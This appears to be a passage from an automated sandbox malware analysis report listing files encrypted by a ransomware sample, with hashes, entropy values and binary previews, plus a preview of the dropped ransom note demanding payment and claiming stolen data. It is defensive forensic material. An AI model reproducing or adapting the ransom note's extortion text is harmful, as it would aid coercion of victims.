...9V:f..b.%I./.q...k.3.!...../|/zHO....D8...CxN.wm..n...R.*6..<J.,.....J.*v...<4.g..ePJ`...Lmn...J/....cw..w..X.

C:\Users\user\Desktop\EFOYFBOLXA.jpg.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.830118542114172
Encrypted:	false
SSDEEP:	24:cM7gkOhkwDoe+hzKrUbQufpJzgKuvpSjpOs3po282a:cM7gpoMr10gpOOApxI
MD5:	0B4C5C5D50034022E916F74DB27B23EE
SHA1:	7076BFD48315016540C9FB1507D6693AFCA8EC13
SHA-256:	5BB7964690DA50EF1DB456C47D4A4314E09585D0D166F6C1EDB7E2A8034B4111
SHA-512:	57ECA0B2A5C9FF09835C29D20F91C25061F193115E541369355D01DF225B1276DC12E92BFF51539FA2D72C03B3C7A5F07F10914D407520A7484C43EC6FA73AE6
Malicious:	false

Copyright Joe Security LLC 2021

<table>
<tr><th colspan="2">C:\Users\user\Desktop\EFOYFBOLXA.jpg.kVuoJyeoW</th></tr>
<tr><td>Preview:</td><td>'.b.KdB.d...)......U..4..bV...|8......'.......@.,^.'..V..N...y..J..._EE.W.....l........^..1AvdQ.!v...<R.Ks.T..m.X/..fq.....=...HN..%..J...:r2.o...l.M..[..J.d.l6.Q..Vi.w...(.nf.<.B..9..H..v). .G.%....CnE..^.s.T..bd.....f...P.:.].Za,..p..._..$.JX...#..!..;X.......w.j..^...f{P.i~.W^!..w.g.....HX..........v..j.iI...\...F.).c:...;.#.^T.....ph.pw:.T(...!J.TT........j.....4.....;K...H._..~.t.... O.E...e@@.00l..L..<......*i.+U0/..1...(./.p....fu'o-..U....U.?.'v..;.P.B..j......"a;.7 ....m...~...j.....\ ...$.S.j.1s.R..P`..W..*....i..:p..q.w2/!...j...Qd.y.{pf.x.;....$5.b..[.f.A,..C.&I.Q.U..21 ..,D..=_...1Z;...v.....q'.w..]6....bK..6.zX.n./...K...8IL..~..g........K...........(......./.R}..e_..yJ.Z./...>....g...I.e.{.3...i.F.B..*A}.-r.-.a..u.c....n..GA.........}0'.MTL$......9[Zb.].................4.d W.....H...XY....i`$'.q.p...V.1#......x.{kd...}H...ZW:S;Yr%;..^D.........)x.x._..~........b..m>.0.(.?..G|..8..0k......(...E&"S...q.@.C..-..}.N.N..</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\Desktop\EFOYFBOLXA.mp3.kVuoJyeoW</th></tr>
<tr><td>Process:</td><td>C:\Users\user\Desktop\GlLHM7paoZ.exe</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>1158</td></tr>
<tr><td>Entropy (8bit):</td><td>7.824679867229879</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>24:+JXhSIDJRuSHQ+9UMjLyZsALWTAB8Zw7DLNpouTatsgbyWdjzCmE1d:+RhSIDJRm+P3yZrLkqIw7D4u+xPdfNE3</td></tr>
<tr><td>MD5:</td><td>4A025377B581F7258D1725D73CF772A4</td></tr>
<tr><td>SHA1:</td><td>9B32A17EE18DA5B5AC49AA961DF623706E54E27B</td></tr>
<tr><td>SHA-256:</td><td>C758D8E21E2F3B8C7B3E1D0CD4315578A85DE6E4BEEE7F72EAC25DB93F5C36B5</td></tr>
<tr><td>SHA-512:</td><td>2A06F58835E5E32412D4859F2B01BA4865D385B4DEFEA4D4128C9E694420F025303CA821C2C01CF142D7A0CA622E8EB829F9756A591D9391F4C71BAD2450C14A</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>....|..1...3....4..%.$l.....J......_....Sl..\...S...w...*dR.....;...&.N..E.0..)...+..R4.L.E:z..E.#..Uf(.C.6.n.#.7...J]T.m?..~..A|.LSc.s.vr"..-9BW..Z..m9.X..>........-...D...f]l.5.[.....Q. :<..dY...N. #=..3....nK.9:[..y.t4....N......E.W.h.cyV.Tv[..e|....O.~s...,./K'=.$.....!UJ.T.nh.d..p.NK..D..X.@.^..9)..........f....1..j.Z...D6.P/.q+.8..H.]B.l.S..f....OSx......'..N...z>._..-....c.[g...C. .k3..P....Xbe....8......n..[..Sa..?q..k[....B... U. ....3i.<D.A.........h.g..u..G}.......u...e#/.5m=`]n.P.yy...m.I.......^..$...:A.a.EX+.6Y...$...+.c9.9M.....C.........l.....:t.s....Wi....E.%..( dH...e....m..!.W1l8m](.2....x.q..{...o....A.L....L..[C.|*.%..}U..n....A.T`hG...O.......G|<......m.Rk.g...q."h[~(H...dn"..b..t9...Fh...no}..y......\...n3.L.3Ks..E...3>.9.10....Yq.f.lO.).r...^ .....=V.....5..=..`S.v.=..$C.9.;...,/b.h=..:#..*..?.c..lGa.. :i....2...\...v....7..c.A.~..b......v..]..).^..`....E.;..j..{..^...*D....g.m...B......".b...UZ.=...k..?.......R</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\Desktop\EFOYFBOLXA.pdf.kVuoJyeoW</th></tr>
<tr><td>Process:</td><td>C:\Users\user\Desktop\GlLHM7paoZ.exe</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>1158</td></tr>
<tr><td>Entropy (8bit):</td><td>7.823233907684467</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>24:qGLceUQ9230TRpdasjgHA/s5z6aRQ9Zejl0dWpgIHL+S7VcS33/:qGLPUjkTRp4syA05z6aRqWl6WpgCLd7n</td></tr>
<tr><td>MD5:</td><td>6526E5C1F46789DC382C5F8ED9CB4E35</td></tr>
<tr><td>SHA1:</td><td>E0A0C1228B1E01DB81FF0887E1D7471D5FDE2B75</td></tr>
<tr><td>SHA-256:</td><td>8C821EA694C09DEBB42B2F051E641FAC9181A94A7B21708C74E539B7D0BBF3BB</td></tr>
<tr><td>SHA-512:</td><td>7A9733700C7F24C5375F92AC23A81218F4E6D6FD78266DBB475630DBBEDFBC046D56156D6F51B29D3CCEF44295DCDCC8E08E3B003B4D03BE322F1880E657B2D</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>.k:<....@,....H.SZ[.E......lJ.k&.l`/..p....(....C..Y5.?.#..ju."..>...H..vx.p.G.-.(..G......W.'.|.EEv...*....Y+...d1HD...gs[.f.kWHS.....c.B...s...C.5P.}..86,6..W..:`B.>..Z........3...s~...<l. \...c.S...O9....3.x.....x.]...a.7..T.rI.f..ei...G..-..J2..N...jK>.{.-=*.E...Dl...._+...H....D.1..n...Y...O......3.......IuC......d.s...H..?..,.e..#gdA....c|y....7..9]..@...=C.l.s.bb....w....;E..e.@.{Q _i.}...8`.8.....y....&....\>4.4..,Xn...9.w.0......:..i...mf.....?T5....X.....'.1.K..=&.t@F....B....(...1.9....d%P[.Y.N.B.-.`Iz.J.g%)$.BP.m......C.......@&&.ZDDI.j....e....O.{w... ....rF..w.. ..G$.......?.wI[f?.....,..]'.K....+.*..|bX.(Y.}<%...m..F1..<......O.V.....j...hu.4Y.Y,1...^.R.!..U#4.q.K.m...X..3y..6-....Z_.ORlZ+C.a.v.g.....A].,.Q.IS.UN....c..7.A.z....L}..$s..NjF......o.= .l....-..6Uj...$.&.C.Rt..pe+.H.O/6.w..W.Qv..;..9.Y.D..*.v.....{.}.).ti.=.O.rr ...R@\.N5&.m.B.....R..9QU.E.w...I....z...:.......$.......u4...{...E.....6...z........~.F..Dr...;e..></td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\Desktop\EWZCVGNOWT.png.kVuoJyeoW</th></tr>
<tr><td>Process:</td><td>C:\Users\user\Desktop\GlLHM7paoZ.exe</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>1158</td></tr>
<tr><td>Entropy (8bit):</td><td>7.844285022879791</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>24:4r/0keNmtXQ+9V3O64yhlY8QAecUvMQjPzBXFYfEC1exLtP3b3TiqbNZ1:80kVXHVLRwc0jPzBXuMCMd3bTiqpZ1</td></tr>
<tr><td>MD5:</td><td>6A321CA102183EF1CA34EDF6C802DAB4</td></tr>
<tr><td>SHA1:</td><td>E76CD2BB0A5E3978E226C73A50179C0D43531A6C</td></tr>
<tr><td>SHA-256:</td><td>CF9F561F26DF815E5988ECE5E833E8FBC047A233135AA7FD3538918DABC45FA0</td></tr>
<tr><td>SHA-512:</td><td>7AE284D82795FE4BD559258266A5A5C03216F7A57377956621FB59016E3C25F301B38F667CAD680CD2699DCDC05FA6367D2CD1924F84433A1BF8393BBC1CD475</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>*0..6....._.H..?.:..a(..m..;T.Y.....)....g,>p!..Cr.r.L..G.w..c.....F..J\....n...v.....mx.s..\.$O214o;..|R".7Q..p.G....%D..D..Q....9.[..i..lg[.9I[.6.~Fj.tA$..E.Q...F...i.r.".V*......}...c.....l..,..... ....y.v.P{.5p.. 8Nt4.}6z.T..b..H...CFr.<z.d..a..s.V....X5&N..K.s.9........`u....B.?.em.T........H....O.{O.A.<..c...Q.).n.G...L..*,.:..%0....f......L.D...eEl...P.i..6.3.....$..\.'...}...e.E...e....0... .a."..../i......I.g.;...S..u.D?..l.!.j....4.v.1...f...dG..X..|M.Q.~.#9].m.LF........{6.|"H....Mj.^.m8...~.hn.~N_B.'....F@_.i.a...w.H..\..u"........z.oT2...F..p...D.6...1..sLk.t.|.N...ar..<..y..mh..... ^ .*7..~.R`..D..N..!.......e..p.+...(.l..j)-........_u)eL5&...\A.c.4"..l.hU..(..&.vN..C..H....=..#!#4..-......r.....c..........2K..nP..V..!.......8.z@..V.....&.9=G.Z.oC*.D..._`.M.e.U...v...2.o(.....8C ....{.l.9.,@....Vc.......y....(...U<.........%..@.F..>.*.:....iP.[lX.npB..u..JD.t.vd..c.8W.J.aO........]M.y:-..Eg`r...!.G.w.1.u.#40.}Z...1.F..U.{..?..</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\Desktop\GAOBCVIQIJ.docx.kVuoJyeoW</th></tr>
<tr><td>Process:</td><td>C:\Users\user\Desktop\GlLHM7paoZ.exe</td></tr>
</table>

C:\Users\user\Desktop\GAOBCVIQIJ.docx.kVuoJyeoW	
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.828985779708512
Encrypted:	false
SSDEEP:	24:CcLYDJD1omN1JFwHlYDRfy4brVEDe9ao7y0+rGWQ:Bk1DfLmCVfNrVEDro7y0uG9
MD5:	06C3B8A20CF7629DE4AA174D224C77DD
SHA1:	D82E8EA2F17F8911EC83351325F058856A943811
SHA-256:	0C19CFA6E224A6503AEB60CB577A3ED7AA79A6AE02D1E91AAFF48B8F30B6ED0B
SHA-512:	DEE9A010C3BB09CA8C592676532C9F6E6C5E9508ABA2FC9089D0D4024F16C4BBE910C0988A859E67D04C279BD21DCA57CD8928E3B317741574783C9C3C5F33
Malicious:	false
Preview:	.][j_._.~.*.b.6.....=.~...p...}W..<fQ.....#~..tq.....=..........M(.1..5x9......C..n.=........5*...=..m.'.6........y}R....-....N...C.<z...'&..}5.h....|....*.@.N..\.y>kg-.(...... .b..._{B.R...5...K.a....1..o.. <.&D.H.i...........jV.....^.#.n.%...H.np........,..x........s.G.....).=.O.7..+.aM..?..t&....B...w..a.....JG........W...."'2......:Z...c..r....9..h2$...\|...-.)..W....~Y.WD....VN..1....:3.5b..R....K..#...l H.r.......;,f.....K4.95...3.......w..~.A.o.....T..x..........(q...F...<...{K.(.aC=C...._y..h....+lh./..P..:......G_e.k.<...Ta &.z...#^.4. .6#b.....g.tS..''...(0-.h....\|.../S...QA.....k.....T.@.R.}....O ....J.J..\|.S..l..t.M,....E.[.\\..F..'........X.....o^._.T........d..U..&4......@..:k.r~3.Rjx.K..<.....Iu.!.T...X....v..g.xe.P..t.OkP....9..nH.fTb. ...*"\.k)P..TgH.6-~X......X...Li....A........7....hU. .hp....'.8_.tKM.....(..4....q.-.&..1...{!s.......N...De..bX.7V{.M............9._4.../.*R....Xv.%#.......lk%..$...p..zV.dJT.@[..t1..

C:\Users\user\Desktop\GAOBCVIQIJ.pdf.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.834751008311722
Encrypted:	false
SSDEEP:	24:dMY5KH3EuzQGumnAvUm0Oni+9MyzpvfidfTsb:ddm0uzQ5mnAchui+9MSvmfgb
MD5:	A49B525CF7CAE45AFE9E009A0C8894A2
SHA1:	5842C70F01AB43369CD00FCC811485876A741D0D
SHA-256:	FDD109C6A7733C7E1B9B44776B9887FF7F41E7D934A238F3D03DDEE5465E9463
SHA-512:	32E34384C474D8270AA9D8AA5184652613F0298E75F49B4A51BDFD8F3E69CFC9EDAE93CEB7EAA0252F18A32EF625DA7F4509E437017D31C21AA4D32CACA112 D
Malicious:	false
Preview:	d.......\.p..]P.T.}..H~..9,Kgh.o.Yp8.u[m...+..L.;.%..}.U.O|M;...C^..C.._.w..gy....3..I....#.A..v....f. ...C..v..i.(.C..|.b...%..>.....A....S.J....u.U,f"Tp.T8+........j....q_x..Z........$, W.q.;...M. {,......._..[c"1.....+.......b..Bt..w5.x.....P0l..eD1I=K.At.&....?IY.<.{h..o4\f.........`..X$..N..B..J...D.4.......Ng...h.....l'.a....&JJ..9.Z._.d.......#H...e#......j/.H6......D........q.........=.Q{.. .z..1.1Ol..@......m.4.._.?"/0....Q...eoW..8..=...<..,V....z.{...........S...{.4 ..c..kc...QC:....:...@...$"*J.j...Q.w..R(../.n@k>C.}qU....".\_a.o.O*NM].z....#.....N..a...V.+..N.$@...)..>....U ...Rm#a.....GG.....(....4c.X...=+O.......3.>._M#.'.j.m.v*{#..KU.g...W.K.c......i....L.c..#.-.l~.%....|.Un.j..8=v.0t.h{...kQ{.cs..+._t....Mp..v...]Y..Xr.:w...&..H..;.K.."u/O.....)'...:%\...#. S.>..W..K.zp..\i.4q.%2.p..YyL.....tFg.XB.[.2M..SFZ..$....lM..3.A?.au.d..o/..85.!:Q...P.\|P..QD........S...........D}x..W...~.u.us..>S.C?G..{....$...~r.'.!.....a..F}..N......C*w@.....

C:\Users\user\Desktop\GAOBCVIQIJ\BNAGMGSPLO.jpg.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.83602414252293
Encrypted:	false
SSDEEP:	24:Gtw3WlWem8g4KFzF6xF5i4Dzf+MNRJ5N5e2LeHAdcmJQx5Jbe/KPrRMDnpm:kxlWe/q6+QNb5eOesKhPryo
MD5:	68DADF4EEE0F96BA68339AC677546604
SHA1:	4C8E4D82C5FDD7CE1BC696B9DBC6C342C8D95B9A
SHA-256:	6853615A0672B4CB49CA6A22636536AA2DF5939B7755352ABD0C663269FC8688
SHA-512:	D5E04CD78E2CD2C6369EDE607F4AAC7B47D40A6BDF63A68268BC3209F5C11029689C11B17629040BDA2393769794D391C5ED90DD243442BAA400277BAAB7EF 1
Malicious:	false
Preview:	.B...C...*.w.KB..7.`.N[N_o.8..t.k...D....XC..K....z>G.E<C..=.........wn..o....7..u.5...|...4n....]...{.4n(aNC.3`D..W<.....p..y......5..S.:b%...).6.K.....i....f..v..G..?.Rf.......4. _GY..M... ....2D..9f..2...:l...!g....J.D...O...K1.RG..P.`..KE.yc....g.~k.......xE.U......`......e....@.3i|....C[..X".iH.Fi.6b.......oo~.&...cv........._...s..,N...T...U....P.I.*..u.....u.%N...3.. U(#!t}.GG..R.X ^.;.n?DS5K.5.9.H...27..J[<...-.$..r.N..b..0.......k.>....m..%.....G.3...R.>.e2..<.f........H........c.\...aV3.ATD....n....! <..OjN..].k7......'..D.P>...B.`.|..EJ...)....Jhu..u[.G..|...Kb...=...|.E#.(. ;v.fB.Q..E.S..<..Z..[.]D..&.d.}.....1....c.[...v...L.sX..B.L...2..L....{..d..gL...*.T..........s..7..7..y.W..-a.B..3..E.t..p......R/...t.+.../..h]u.z.O...../q G...YE.9..o..bO.8...']..(!'.r.ZO..k.X<Y.. ?...i..3....4i..#.\..Sl%gZ|....,.&8..GG.4f..X.:i...PX..}...+G.4|K.(.i...4.....[tly..3".P-V&^.Y.ox.........+j..r..a/Y.0...E.8N...~...,.oD..H~5...*.#...mu.....j

C:\Users\user\Desktop\GAOBCVIQIJ\EEGWXUHVUG.png.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.8183891360754885
Encrypted:	false
SSDEEP:	24:X38MGmyxQhd0NcL2hBHwwH3TJAZn1KBchCVs5jE1fWsnTOQsRPJDf9lnIs4:X3dGmdheNRHXXTaXhCVs5jE1f5CRhDlc
MD5:	57AA7D47493E6F0328068EAEF4E9F238

C:\Users\user\Desktop\GAOBCVIQIJ\EEGWXUHVUG.png.kVuoJyeoW	
SHA1:	3FA36E3730514183C41A69A3847538EEE2C854E3
SHA-256:	A893C454E9F38F9EB91CC1A91BB7B381F1844E3CBC374FE9A92D777B4CBB8587
SHA-512:	57406A6B28A6E994D4BB6F1F1FFDB85AE8709FB9B00E86D9E2C02828723C1D43BDC10B5996C5DEAF31238FF3D0CB24475984913B0A913CD2FE6DDD2C46AFDA C3
Malicious:	false
Preview:	.#4L(...&D+....<...^.>8A..0].....|.&....i.`..._.jEk"..U9...*.F...K.z...iawD.+..Dk.^.`..c.wg8..?.hLD....;....Te8&...0K...~..E=J.tj.D.&. .>....b.#xz....c.....cK.......U...?...L....&....7{...g. ._.w..zDgE.V..YUW+t..Z..hS.:..2jh..y..7V......s..`..k.....z.8$R.L........jm.....5u.T..~.3.k.},.+........z.6.7.t7L.4.G..h.-%Y..F...........m...>......X.c..).ZT.o.:.v...8..[.....79....bV..M4....r)t..C.H.<...S.....ao...\|...y..0..Qj@I[.P.e..../0/.$..k&..aN.Y...XM.t.f.S......c.-....{..k.ypO1h..T....<..{.....^a.W^<..g.MC......LR.~v0D<ody.ws, ..(_.]......""....N*.......OZ:olcR..m..= R...n#.`g....h.j.E...E^...f.'u>F......b..*(..).L..v..6\....p.Jm..(Q..o.....I..&...r..~[.d.....X.u..m......J...c..Zb..3.<......\.p.+d.;..N*..R..s*y.M.d.Q.5.-..pl..'..+.3...o....".&...o..].v.F#....i.:.. :..tc...1......Q..Qv.....b.]$.O.../....!...w..D^q.5<U.t..0..K.t.I.U.....pp...F;.........9....\.{wA..I.!k...q.....-U_.s~.o..:"8s.o....h....0.jq..#}.ee..l...C}&.!...9...y.#v.

C:\Users\user\Desktop\GAOBCVIQIJ\EFOYFBOLXA.mp3.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.838490014530486
Encrypted:	false
SSDEEP:	24:ai5+ZwF2LxgN1WIhIfGQLXbKZ4zMRw8SKMkwP++0/T:CLG7WIwjHzMRP9fL
MD5:	7E54999B7ED95E0383C6EB8540218DA6
SHA1:	689FF49EFE2660C24EE51B5307DBDE120386632C
SHA-256:	D1F0A61F573E87FF9E52DA8B0351278DD5CD74AAF3AB50BE39DB62DFFE787DD6
SHA-512:	FA0FAAC4AC09EE7B169EB1B38982B022DFD4005DC3DA9E4703603DD7407956985A876EF98C3064052F37B45DDC5B4F3393C61AB475C21A77D94F01F24BD842A
Malicious:	false
Preview:	h.r.0g......\.>...N?.u.<i...B..k....e..AVv..O.m..b.|..n..-..=.H...@...)...@...... c.L....!.b....*7!PP..8.N|W8lJ.]...VO..P ...z.x..;...v#.......K.*..[\\|....\[zu.....y......>.6.4....y.rC.H..%.m......... ...."...)....M..8F.<..6.e.B.....f6@nue.Ihr.....R.Z].X.?....\........Z.8^~3.(..g...p&..%.4....B....o........{.}..mK.kQ...I3U0i....,..X...z...|...g..K.3.L.*/a,..?..D.A{.D....O.1..9.U..R@!..+.K.\{.`S- ..Bg./..ii.....X.W....A..V)........h..-[0.z....$...T.m..M4..%......J...}....]..Y.._....^..W2.S\|.G..y./_.........sKoo....8..Z.K.x....o...ZD.RC]./:.*.Z._......C..;.......e ...=(...[.3X..V..G.r/f.!!.....K.. Y*..Q,.. ^...j..@~.j\.....t..#.....Dt[.......7.!...Y.e.B..=.......NqZM.L.L3..WH.......p7q.tZ.~.z]A...,.$......o...........{.P).L..p`RK....E.\...e..A..2.. .I^0....u.....7.K|?.@..Y=. ..g.>.a"y..'.A,.... ....+K/f..w.....y.MhF.Ypn..M...@..: ..{..[xj.3cu..:.VZU.M.pG.7$.O...h.\...=.Y.7pz.a.r......+[(.k.....v....9..=.4%...K.:].....*....=...

C:\Users\user\Desktop\GAOBCVIQIJ\GAOBCVIQIJ.docx.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.829908844573375
Encrypted:	false
SSDEEP:	24:sx43ux12gScMWuFiMXCUGv1Uod6mxQZOucsfcaAvArJpN:Y4g2XyuFiaYMmenc+yArJP
MD5:	4275A9612898E66ED10163721DCA43D1
SHA1:	CBDC9577566CAE5A0C871A5C50236D05D0F9771B
SHA-256:	78F6CA1148195936829B20040D964767DFF69C2F249C916783C5E85944143D41
SHA-512:	573E1201AEBBCAD158BA5CDA39965EE4101CF8691AE6CBDA53483AC44E4E766B996D46DD6302F87F69A886B821D5FF83339F3EDF45757E151A674AD5AF44DA 0
Malicious:	false
Preview:	?.,nSe....eT.C.....)........D.wJk.N...m....:'.6.p.o......[,\...X.R.N.P.AV.K^`..gW.4....3d.K....y...r...f_2,..B..P.......T.w8hh.\.I.tr..G.3..V. .-;..C.T..0...u..J..+.L24....9]U~.....M'w.|a.8W ..go|.-.......L..2Q.q..@..#...]F(AI]..=..a<L:....{q5.h..=...Qx.*...4.).....h.lt.A.y.B..J.....A#}R.w....:....iK.U.H..U.,....hLt..%...Q.V.}.i.=~y...I*.M4..Nj...;?>^.e..e....~_.5.p.M.._...'f.L~ +.X..D.E.a............$....8..Of_2..at_...........F.l.-b(.......}..[.2.c..h.O>-.......2.z.Q..9.(P'W..%.....kI.As.8.;..c*.....=...s..<h.HO/.(Z&.....S..j..i@.\..X>.../Y.;...X.F..K..[.G.../z....x..{er.. ..x...0`..Xq..O.L...$s..KT..aA.B......#S4u.^N{|.N(.]..1.=..oX..B..nM..$]O.>.r.s_...-0..R...N_....KF.N.Q.j .=.....Xd...d..,..B.M(a......Y..l.Ow...{.n.).=_......[.8.s..a...h..a?...2.v..N..+... ...!.YB8...3.qB.....F..T..6M..q.K?..g#.7..e.Mu.......).W...E(....bc.......N9....m.l%..d....|.Yyw.(..L.2..T....d-..yZGYt...;..S.....t.FvW.^.B8.6...g.~. .#Ht....;.Q..r}:..c..H.

C:\Users\user\Desktop\GAOBCVIQIJ\QCFWYSKMHA.xlsx.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.831878671259605
Encrypted:	false
SSDEEP:	24:BG6muzv5D1QUlt5ZA47HAaBhwpx8D7E13TYTWiUb20BElyN86A9ICl7kjE:B99vR75+KAIe463TYFU2pPxUE
MD5:	8EC6FA6B5D294701703A592E946D60D9
SHA1:	06B4B0D65B6D10ED0A288E0131D61851BD557130
SHA-256:	44241C512C4A984D5CBA7B4863748CFB1E7E6F005B9E8E74403E1E3AFDC9C0D7
SHA-512:	4F9A70AEC3248A23AE2FC7A57855FD57AE0AD0D849BB1592FDD4102E59075D134D5070D4FA1FCFAC891C1055E76B05EC5DB23540397962E75F20881E032B534
Malicious:	false

C:\Users\user\Desktop\GAOBCVIQIJ\QCFWYSKMHA.xlsx.kVuoJyeoW	
Preview:	..`..q...y..._..`R.c9h.v...c+";...i..!y.eC...T.....!.....N.....1......4.afV>....XK..fy.O..Mp#^..M.....-A).....4...p..-..U2..I.-R.v.5..HN.p..X...:...f..cQ$F=o1.v.Y.h...5O#d.._&D... f...Xa.fN. .0..............:j.^..(..:Uv....z_e.,5.._H.a..<a.....U-.C.Y..<.....Kq/.8J.oF........(..U..Q...c...{i..L3 .6.........v^.5\F.bmQ...k.,..ZR...J,..)S'A.+..@Jc^.../K]y..>..7.l.=...._....pYfi....a.N.Y.=.. 5......_..D.s...a.#.x\|y..C...bB.;*s.Y.V..?..1....#3<.....b3.1...-......j.........}V...PW...b.`...\...'..a.o\|..\....m;....i<I..D.BJ.,;.v"U..2.H....l....z.5m#9.l.....\..t...r....8w.....K...V.b...!?.p... ..K.E..G_.G....Gj.33?....At..y.0..O.f......"..lD7..B..*..F.Z 5.T.a6.k0.h-..5.j.w.........w.yoP.:.@%x6.mN..f..,...../..n.>.......^t%X5.c.y.sn....)...A.C&Y...>......Y.....3Q1...s3>+q.w...v.l.@]...<.s..YI.8LV.5.8Q.s..t.X.[.q.......S.6.xb..$>...=..........d..:.w.7.l.,.sL17....4.......A......6..Ex.T..h....u...Q.....O7.i.f...2..QMU...5..'..TT.hO.R.a{..eo....e

C:\Users\user\Desktop\GAOBCVIQIJ\SUAVTZKNFL.pdf.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.832907913202546
Encrypted:	false
SSDEEP:	24:El/o9Meu9r4ncs89R/xyEFFgJQLR1ubu19Lbk1ZWiZWrift:2oHu90nDC7yVC1su19LW22l
MD5:	61112CCFDD55839AC1F93A62B5F73119
SHA1:	89BE39171E1A2BE9796C78A814E07B4A14817515
SHA-256:	7DD6638042F063FACC7EB2BC2A525C3C4391DB0DB119CB21B1B433ED4E1BD0C0
SHA-512:	E6055DC011BF5F4B8059D504A923A1F47FFB132E30A860CC9F5255046CD65066146873B53C59620A62076D65086B2526C773F22B7AE80E0A124F07EDAACAA953
Malicious:	false
Preview:	,h..c..d.a.Q.P.....k.{..s..j....82O.l8 <.xn..E-n\.4p.hx.c....AU.....N..(.W..s.NdF..y.e~....6.f#2.d..*.}...U_..aCd.......(.j....}.G.I.S.Q.....9.}...]..G...r*d....qQ-...~.....P.;...`.[..#M.....?Z....z.. J.U.TcM.6{."e..Q...i7.5e'O.8BCd.M.\t....XAk.!<){...;..b./. ._V....7../....%s(..uk..g...}.....BJ.v,.2.\u..A..t.....f....A6.d.z.%.....a._..3<..^m..3..ly$GL...t..j.c}.T8.8.......q.^..<.>r..S\|.. ...6.rs)..t....,&.l#.2"NZ...'.E...)...{D.z ..I .F)wt......Y...F....x2.[Wo..r.Um$}A).......z.......X..[..Y..%o....^........'.$./..m......1..f.Y..;4Tp...'.G)Pk.0..Y...j...L....-..H~....D..Y.6.\|b....v$X. }0/...T0^)..e;.....Go..<.,...>..C.j.5.. s.oa3..Wn...D_."UW.w$R...n...:..w....Q..R.."..7...:....PD..K,.b.z...y.W...n.L5.0..P..4...7_......:.nsN.yW..}.o.x.<....W(v.7.k./..........C..>U?Sb.-..o ......1...I.S.....fe.=.p.A.....n.P.7.......-....>}.'.....~...fTU.*...}.8.........&e.j....r.........!..*~..l..$..;sd<.-...S.HO.....s~....-..o.fw..B+....D.F...2

C:\Users\user\Desktop\GAOBCVIQIJ\kVuoJyeoW.README.txt	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD2 4
Malicious:	false
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Desktop\GIGIYTFFYT\kVuoJyeoW.README.txt	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
